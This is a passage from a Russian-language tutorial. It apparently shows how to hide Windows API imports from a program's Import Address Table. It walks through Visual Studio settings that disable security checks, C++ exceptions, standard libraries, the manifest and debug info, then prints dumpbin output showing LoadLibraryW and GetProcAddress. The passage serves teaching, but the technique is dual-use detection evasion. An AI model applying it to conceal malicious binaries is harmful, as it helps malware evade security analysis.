
Дополнительные каталоги BMI
Дополнительные зависимости мо,
Дополнительные зависимости бл(
Проверка источников на наличие: Нет
Преобразовать директивы include: Нет
Формат отладочной информации: База данных программы (/Zi)
Поддержка отладки только собст: Нет
Поддержка общеязыковой среды
Использовать расширение среды
Отключить загрузочный баннер: Да (/nologo)
Уровень предупреждений: Уровень3 (/W3)
Обрабатывать предупреждения к: Нет (/WX-)
Версия предупреждений
Формат диагностики: Информация о столбцах (/diagnostics:column)
Проверки SDL: Нет (/sdl-)
Многопроцессорная компиляция
Включить санитайзер адресов: Нет
Включить поддержку Fuzzer (экспе: Нет

Дополнительные каталоги включаемых файлов
Указывает один или несколько каталогов, добавляемых к пути поиска включаемых файлов; если необходимо указать несколько каталогов, разделите их точками с запятой (...


Затем отключаем оптимизацию программы.




Отключаем исключения C++, делаем статическую линковку, отключаем проверку безопасности.




Включаем игнорирование стандартных библиотек.




Отключаем файл манифеста, убираем создание дебаг-информации.






Затем устанавливаем точку входа.



Перекомпилируем проект, проверяем IAT и видим, что любой желающий может определить использование `LoadLibrary()` и `GetProcAddress()` в нашем коде.



```
PS A:\ssd\ProjectsVS\Article\x64\Release> dumpbin /imports .\Article.exe
Microsoft (R) COFF/PE Dumper Version 14.16.27050.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file .\Article.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             140002000 Import Address Table
             1400021A8 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                        3DD LoadLibraryW
                        2C4 GetProcAddress

  Summary

        1000 .pdata
        1000 .rdata
        1000 .text
PS A:\ssd\ProjectsVS\Article\x64\Release>
```

